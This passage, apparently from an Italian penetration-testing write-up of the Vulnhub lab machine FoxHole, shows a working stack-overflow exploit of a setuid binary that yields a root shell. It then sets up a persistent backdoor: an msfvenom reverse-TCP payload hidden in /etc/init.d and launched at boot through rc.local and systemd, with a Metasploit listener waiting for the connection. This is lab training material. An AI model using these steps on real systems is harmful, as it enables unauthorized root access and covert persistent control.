0x565562d4 <+39>:   push   DWORD PTR [ebp-0xc]
0x565562d7 <+42>:   call   0x565560e0 <setresuid@plt>
0x565562dc <+47>:   add    esp,0x10
0x565562df <+50>:   call   0x56556120 <getegid@plt>
0x565562e4 <+55>:   mov    DWORD PTR [ebp-0x10],eax
0x565562e7 <+58>:   sub    esp,0x4
0x565562ea <+61>:   push   DWORD PTR [ebp-0x10]
0x565562ed <+64>:   push   DWORD PTR [ebp-0x10]
0x565562f0 <+67>:   push   DWORD PTR [ebp-0x10]
0x565562f3 <+70>:   call   0x56556160 <setresgid@plt>
0x565562f8 <+75>:   add    esp,0x10
0x565562fb <+78>:   sub    esp,0xc
0x565562fe <+81>:   lea    eax,[ebx-0x1fb4]
0x56556304 <+87>:   push   eax
0x56556305 <+88>:   call   0x56556140 <system@plt>
0x5655630a <+93>:   add    esp,0x10
0x5655630d <+96>:   mov    ebx,DWORD PTR [ebp-0x4]
0x56556310 <+99>:   leave 
0x56556311 <+100>:  ret
End of assembler dump.

```

Figure 44: input del primo attacco

Possiamo notare dall'immagine 44 che secret effettua una chiamata a **system@plt**. In altre parole, questo binario esegue un comando Linux di sistema e dalle ispezioni precedenti possiamo notare che **/bin/bash** è presente all'interno dell'eseguibile.

A questo punto andiamo a prelevare l'indirizzo della cella di memoria dove è presente la funzione secret, tramite il comando **info functions**, visualizzabile all'immagine seguente 45

```

gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x56556000 _init
0x565560d0 __cxa_finalize@plt
0x565560e0 setresuid@plt
0x565560f0 printf@plt
0x56556100 gets@plt
0x56556110 geteuid@plt
0x56556120 getegid@plt
0x56556130 puts@plt
0x56556140 system@plt
0x56556150 __libc_start_main@plt
0x56556160 setresgid@plt
0x56556170 _start
0x565561b0 __x86.get_pc_thunk.bx
0x565561c0 deregister_tm_clones
0x56556200 register_tm_clones
0x56556250 __do_global_dtors_aux
0x565562a0 frame_dummy
0x565562a9 __x86.get_pc_thunk.dx
0x565562ad secret
0x56556312 overflow

```

Figure 45: Indirizzo funzione Secret

Adesso dobbiamo controllare se l'ASLR (Address Space Layout Randomization) è disattivato perché ciò implica che l'indirizzo di caricamento delle librerie e delle sezioni eseguibili di un processo non viene casualizzato durante l'esecuzione. Di conseguenza, tutti i processi in esecuzione sul sistema operativo utilizzeranno gli stessi indirizzi di memoria predefiniti per le rispettive librerie e sezioni.

```

fox@FoxHole:~$ cat /proc/sys/kernel/randomize_va_space
0

```

Figure 46: ASRL

Da come possiamo visualizzare dall'immagine 46 il comando ci restituisce il valore 0 quindi ASRL è disattivato quindi possiamo procedere all'attacco ovvero sovrascrivere il registro **EIP** con l'indirizzo della funzione secret.

A questo punto prendiamo l'indirizzo della funzione secret che è visualizzabile in questa immagine 45 e scriviamolo in modo inverso in modo che rispetti il formato "LittleEndian", quindi l'indirizzo da sovrascrivere nel registro EIP sarà così **0xad 0x62 0x55 0x56**

A questo punto formuliamo il secondo attacco scrivendo un altro programma python e inserendo l'output all'interno dell'file attack2, il comando dovrà creare 516 "A" e poi concatenare l'indirizzo il "Little Endian" possiamo visualizzare il tutto nella figura 47

```
fox@FoxHole:~$ python3 -c 'print("A"*516 + "\xad\x62\x55\x56")' > attack2
```

Figure 47: Preparazione attacco due

A questo punto rieseguiamo gdb e con il comando r mandiamo in esecuzione il file attack2 e lo passiamo al programma GiveMeRootPlz

```
gdb-peda$ r < attack2
Starting program: /home/fox/GiveMeRootPlz < attack2

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password

Program received signal SIGSEGV, Segmentation fault.
[registers]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e8d6c
EDI: 0xf7fb5000 → 0x1e8d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xfffffd580 → 0xf7fb0056 → 0x0
EIP: 0x5562adc2
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[code]
Invalid $PC address: 0x5562adc2
[stack]
0000| 0xfffffd580 → 0xf7fb0056 → 0x0
0004| 0xfffffd584 → 0xf7fb5000 → 0x1e8d6c
0008| 0xfffffd588 → 0x0
0012| 0xfffffd58c → 0xf7de6ed5 (<_libc_start_main+245>: add esp,0x10)
0016| 0xfffffd590 → 0x1
0020| 0xfffffd594 → 0xfffffd624 → 0xffffd76b ("/home/fox/GiveMeRootPlz")
0024| 0xfffffd598 → 0xfffffd62c → 0xffffd783 ("SHELL=/bin/bash")
0028| 0xfffffd59c → 0xfffffd5b4 → 0x0
[Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x5562adc2 in ?? ()]
```

Figure 48: Esecuzione attacco due

Da come possiamo notare nella figura l'attacco non è avvenuto con successo, guardando in basso alla foto il registro 'EIP' è uguale a 0x5562adc2 notiamo che manca il valore 56 ed è presente un valore che non volevamo ovvero c2.

A questo punto proviamo ad inserire un breakpoint nella funzione successiva a secret ovvero overflow e possiamo visualizzare le posizioni in queste immagini 36 e 37, precisamente il breakpoint lo dobbiamo inserire nell'istruzione ret di overflow quindi dovremmo dissasembolare la funzione overflow con il comando dissas overflow e andarci a prendere l'indirizzo **0x5655637f**, per comodità evitiamo di importare fotografie perchè questo processo è stato fatto anche per la funzione secret.

```
gdb-peda$ b *0x5655637f
Breakpoint 1 at 0x5655637f
```

Figure 49: Inserimento breakpoint

Eseguiamo di nuovo il binario e visualizziamo il layout dello stack relativo al breakpoint.

```

gdb-peda$ r < attack2
Starting program: /home/fox/GiveMeRootPlz < attack2

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
[registers]

EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e8d6c
EDI: 0xf7fb5000 → 0x1e8d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xfffffd57c → 0x5562adc2
EIP: 0x5655637f (<overflow+109>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[code]
[stack]

0x56556376 <overflow+100>:    mov    eax,0x0
0x5655637b <overflow+105>:    mov    ebx,DWORD PTR [ebp-0x4]
0x5655637e <overflow+108>:    leave
⇒ 0x5655637f <overflow+109>:    ret
0x56556380 <main>:    endbr32
0x56556384 <main+4>: push   ebp
0x56556385 <main+5>: mov    ebp,esp
0x56556387 <main+7>: and    esp,0xffffffff0
[stack]

0000| 0xfffffd57c → 0x5562adc2
0004| 0xfffffd580 → 0xf7fb0056 → 0x0
0008| 0xfffffd584 → 0xf7fb5000 → 0x1e8d6c
0012| 0xfffffd588 → 0x0
0016| 0xfffffd58c → 0xf7de6ed5 (<__libc_start_main+245>:      add    esp,0x10)
0020| 0xfffffd590 → 0x1
0024| 0xfffffd594 → 0xfffffd624 → 0xfffffd76b ("./home/fox/GiveMeRootPlz")
0028| 0xfffffd598 → 0xfffffd62c → 0xfffffd783 ("SHELL=/bin/bash")
[stack]

Legend: code, data, rodata, value
Breakpoint 1, 0x5655637f in overflow ()

```

Figure 50: Layout

Raggiungiamo il punto di interruzione e in cima allo stack vediamo l'indirizzo errato. Tramite il comando **x/20wx esp-0x15** che ci permetterà di visualizzare 20 parole di memoria, rappresentate come parole esadecimale, a partire da un'area dello stack che si trova 21 byte al di sotto del puntatore dello stack attuale (esp).

```

gdb-peda$ x/20wx $esp-0x15
0xffffd567: 0x41414141    0xffd37841    0x414141ff    0x41414141
0xffffd577: 0x41414141    0x62adc241    0xfb005655    0xfb5000f7
0xffffd587: 0x000000f7    0xde6ed500    0x000001f7    0xffd62400
0xffffd597: 0xffd62cff    0xffd5b4ff    0xfb5000ff    0xffd000f7
0xffffd5a7: 0xffd608f7    0x000000ff    0xffd99000    0x000000f7

```

Figure 51: Layout

Da come possiamo notare dalla figura 51 alcune delle nostre "A" sono presenti nella pila, ma sembrano anche essere suddivise in modo casuale o spostate. Abbiamo inserito troppe A e siamo andati a finire in una posizione che non ci interessava, dentro overflow.

A questo punto potremmo provare a inserire meno caratteri uguali ad "A" all'interno del file attack3 e riprovare la sfida.

```
Fox@FoxHole:~$ python3 -c 'print("A"*515 + "\xad\x62\x55\x56")' > attack3
```

Figure 52: Nuovo attacco

Da come possiamo notare dalla figura 52 al posto di 516 caratteri ne abbiamo inserito 515. Adesso avviamo di nuovo gdb e mandiamo in esecuzione di nuovo l'eseguibile ma con il payload aggiornato

```

gdb-peda$ r < attack3
Starting program: /home/fox/GiveMeRootPlz < attack3

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
[Attaching after process 3851 vfork to child process 3855]
[New inferior 2 (process 3855)]
[Detaching vfork parent process 3851 after child exec]
[Inferior 1 (process 3851) detached]
process 3855 is executing new program: /usr/bin/dash
[Attaching after process 3855 fork to child process 3857]
[New inferior 3 (process 3857)]
[Detaching after fork from parent process 3855]
[Inferior 2 (process 3855) detached]
process 3857 is executing new program: /usr/bin/bash
[Inferior 3 (process 3857) exited normally]
Warning: not running

```

Figure 53: Attacco riuscito

Da come possiamo visualizzare nell'immagine 53 l'attacco è riuscito, siamo riusciti ad ottenere una shell di root.

A questo punto ripetiamo l'attacco per eseguire altre operazioni che porteranno a passare come utenti root, utilizziamo il comando (**cat attack3; cat**): che combina due comandi usando il punto e virgola ;. Il primo comando cat attack3 sta leggendo il contenuto del file "attack3", mentre il secondo comando cat viene eseguito per mantenere l'input aperto dopo l'esecuzione di "cat attack3". Questo è un trucco per mantenere il canale di input aperto e non interrompere il processo successivo. in modo da fare injection di altri comandi.

```
fox@FoxHole:~$ (cat attack3; cat) | ./GiveMeRootPlz
Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
```


Figure 54: Attacco riuscito

Adesso tramite il comando **id** possiamo visualizzare che privilegi abbiamo, e come mostrato in figura 55 abbiamo i privilegi di root.

```
id
uid=0(root) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare)
```

Figure 55: Attacco riuscito

A questo punto utilizziamo lo script python **python3 -c 'import pty;pty.spawn("/bin/bash")'** che avvia una shell interattiva /bin/bash all'interno di un terminale pseudo-TTY. nel dettaglio il programma importa il modulo pty, che fornisce funzioni per gestire terminali pseudo-TTY, e poi chiama la funzione pty.spawn("/bin/bash"). Questa funzione avvia un nuovo processo /bin/bash all'interno di un terminale pseudo-TTY. In sostanza stiamo crea una nuova shell interattiva /bin/bash che viene eseguita in un terminale pseudo-TTY.



```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@FoxHole:~# cd /root
cd /root
root@FoxHole:/root# ls
ls
flag.txt  snap
root@FoxHole:/root# cat flag.txt
cat flag.txt

Congratulations! You got root!
Thank you for taking the time to do my very first Vulnhub box, FoxHole!
-purpl3f0x
```

Figure 56: Attacco riuscito

Da come possiamo notare nell'immagine 56 successivamente ci siamo spostati sotto la cartella root e per curiosità abbiamo fatto un ls e abbiamo notato il file flag.txt lo abbiamo aperto con cat e ci ha fatto i complimenti perchè siamo riusciti ad ottenere i permessi di root.

9 Post Exploitation

La fase di post-exploitation in un penetration testing segue il processo di compromissione iniziale e ha l'obiettivo di massimizzare l'accesso ottenuto, esfiltrare dati sensibili, mantenere l'accesso e valutare l'impatto dell'attacco.

9.1 Maintaining Access

Dopo aver effettuato il Privilege Escalation sulla macchina target è necessario installare un meccanismo che consenta di mantenere l'accesso persistente a questa macchina. In particolare è stato utilizzato un meccanismo di **Operating System Backdoor**. Recuperiamo alcune informazioni riguardo al sistema utilizzando il comando "`uname -a`", dove -a corrisponde all'opzione "all" cioè ricaviamo tutte le informazioni.

```
root@FoxHole:~# uname -a
uname -a
Linux FoxHole 5.4.0-47-generic #51-Ubuntu SMP Fri Sep 4 19:50:52 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
root@FoxHole:~#
```

Figure 57: `uname -a`

In figura 57 notiamo varie informazioni come la versione kernel e l'architettura x86.

Per creare una backdoor è stato utilizzato Metasploit, con il comando

```
msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444
-f elf -o shell-x86.elf
```

ci permette di generare il payload di una reverse shell dove:

- -a x86 rappresenta l'architettura da utilizzare per il payload;
- -platform linux rappresenta il sistema operativo da utilizzare per il payload;
- -p linux/x86/shell/reverse_tcp è il tipo di payload selezionato;
- LHOST=10.0.2.15 è l'indirizzo IP della macchina Kali che permetterà di instaurare una connessione reverse con la macchina target;
- LPORT=4444 è la porta sulla quale sarà stabilita la connessione;
- -f elf è il formato del payload (Executable and Linkable Format);
- -o shell.elf salva il codice generato nel file che segue l'opzione -o.

In particolare usiamo come payload una semplice reverse shell, si potrebbe utilizzare anche una shell meterpreter che fornisce una shell interattiva dove si può interagire con più funzionalità con la macchina. In questo caso ci riferiamo all'utilizzo di **Exploit Locali** cioè all'installazione locale sulla macchina target della backdoor.

Possiamo visualizzare la generazione alla figura 58



```
(kali㉿kali)-[~] kali
$ msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell-x86.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell-x86.elf
```

Figure 58: Generazione Payload

Il payload appena generato viene posizionato nella Home di kali come mostrato in figura 59




Figure 59: Posizione payload

Successivamente è necessario creare uno script, con un editor di testo a piacere, in modo tale che la backdoor venga eseguita automaticamente a ogni esecuzione di quest'ultimo, denominandolo "in.sh".




Figure 60: Contenuto file in.sh

Copiamo lo script e la shell creati sulla macchina target nella directory *home/fox* la directory che contiene i due file *in.sh* e *shell.x86.elf* utilizzando rispettivamente il comando *scp in.sh shell-x86.elf fox@10.0.2.4:/home/fox*. I file li trasferiamo prima sull'utente *fox* dato che l'utente *root* non ha accesso al servizio **SSH** e non riusciamo neanche a creare i file direttamente dall'utente *root*. Possiamo visualizzare lo spostamento dei file sull'utente *fox* nell'immagine seguente: 61

```

(kali㉿kali)-[~]
$ scp in.sh shell-x86.elf fox@10.0.2.4:/home/fox
fox@10.0.2.4's password:
in.sh
shell-x86.elf

```

Figure 61: Spostamento file dalla macchina kali alla macchina con utenza Fox

Dopo essersi spostati sulla macchina target, sfruttando le credenziali SSH recuperate nelle fasi precedenti e avendo ottenuto la shell di root, copiamo i file nel percorso */etc/init.d*. Successivamente eseguiamo comandi per far sì che l'owner e il gruppo proprietari del file sia *root*, quindi eseguiamo rispettivamente "*chown -R root /etc/init.d/.insh/*" e "*chgrp -R root /etc/init.d/.insh/*". Infine utilizziamo il comando "*chmod -R +x /etc/init.d/.insh/*" per rendere eseguibili i due file contenuti nella cartella.

Possiamo visualizzare queste operazioni nella figura 62

```
root@FoxHole:~# mkdir init.d
mkdir init.d
root@FoxHole:~# cd init.d
cd init.d
root@FoxHole:~/init.d# mkdir .insh
mkdir .insh
root@FoxHole:~/init.d# cp /home/fox/in.sh /home/fox/shell-x86.elf /etc/init.d/.insh/
cp /home/fox/in.sh /home/fox/shell-x86.elf /etc/init.d/.insh/
root@FoxHole:~/init.d# chown -R root /etc/init.d/.insh/
chown -R root /etc/init.d/.insh/
root@FoxHole:~/init.d# chgrp -R root /etc/init.d/.insh/
chgrp -R root /etc/init.d/.insh/
root@FoxHole:~/init.d# chmod -R +x /etc/init.d/.insh/
chmod -R +x /etc/init.d/.insh/
root@FoxHole:~/init.d#
```

Figure 62: Spostamento file dall'utenza fox all'utenza root con aggiornamento permessi

Modifichiamo il nome della cartella aggiungendo un punto all'inizio del nome, in modo che il filesystem **UNIX** non la mostri, rendendo la cartella parzialmente nascosta.

Per fare in modo che il sistema esegua automaticamente la reverse shell in modo persistente, bisogna creare un servizio in "*/etc/rc.local*" che contenga una serie di script che il sistema operativo eseguirà ad ogni avvio. Effettuiamo lo stesso procedimento che abbiamo fatto prima: creiamo lo script sulla macchina Kali, lo spostiamo con un comando scp sulla macchina target con l'utenza fox e poi lo spostiamo sull'utenza root.

il contenuto del file da scrivere è presente alla figura 63




Figure 63: Contenuto file rc.local

Successivamente è necessario dare i permessi di esecuzione anche al file *rc.local* utilizzando il comando *chmod +x /etc/rc.local*. A questo punto, è necessario abilitare lo script */etc/rc.local* per l'esecuzione all'avvio del sistema. Per fare ciò, bisogna creare il file */etc/systemd/system/rc-local.service*. Per creare quest'ultimo, effettuiamo le stesse operazioni fatte in precedenza: creiamo il file su Kali, lo spostiamo sulla macchina target con l'utenza fox e poi lo spostiamo sull'utenza privilegiata root, rispettando il percorso.




Figure 64: Contenuto file rc-local.service

Dopodiché bisogna abilitare il servizio con il comando `systemctl enable rc-local` e avviarlo con il comando `systemctl start rc-local.service`.

Per controllare che effettivamente il servizio sia abilitato e avviato è possibile usare il comando `systemctl status rc-local.service`

Possiamo visualizzare tutti i comandi alla figura seguente 65

```

root@FoxHole:~# systemctl enable rc-local
systemctl enable rc-local
root@FoxHole:~# systemctl start rc-local.service
systemctl start rc-local.service
root@FoxHole:~# systemctl status rc-local.service
systemctl status rc-local.service
● rc-local.service - /etc/rc.local Compatibility
   Loaded: loaded (/etc/systemd/system/rc-local.service; enabled; vendor pres
   Drop-In: /usr/lib/systemd/system/rc-local.service.d
             └─debian.conf
     Active: active (exited) since Sat 2024-05-25 04:50:06 PDT; 1h 24min ago
       Tasks: 0 (limit: 2314)
      Memory: 0B
        CPU: /system.slice/rc-local.service

May 25 06:49:20 FoxHole systemd[1]: Starting /etc/rc.local Compatibility ...
May 25 04:50:06 FoxHole systemd[1]: Started /etc/rc.local Compatibility.

```

Figure 65: systemctl status rc-local.service

Una volta fatto ciò al riavvio della macchina target verrà instaurata una reverse shell quindi è necessario mettersi in ascolto sulla macchina Kali utilizzando il modulo handler di Metasploit:

```

└──(kali㉿kali)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444

```

Figure 66: Modulo Handler Metasploit

Una volta riavviata la macchina target si ottiene accesso persistente.

Figure 67: Reverse shell

References

- [1] Steghide. URL: <https://www.kali.org/tools/steghide/>.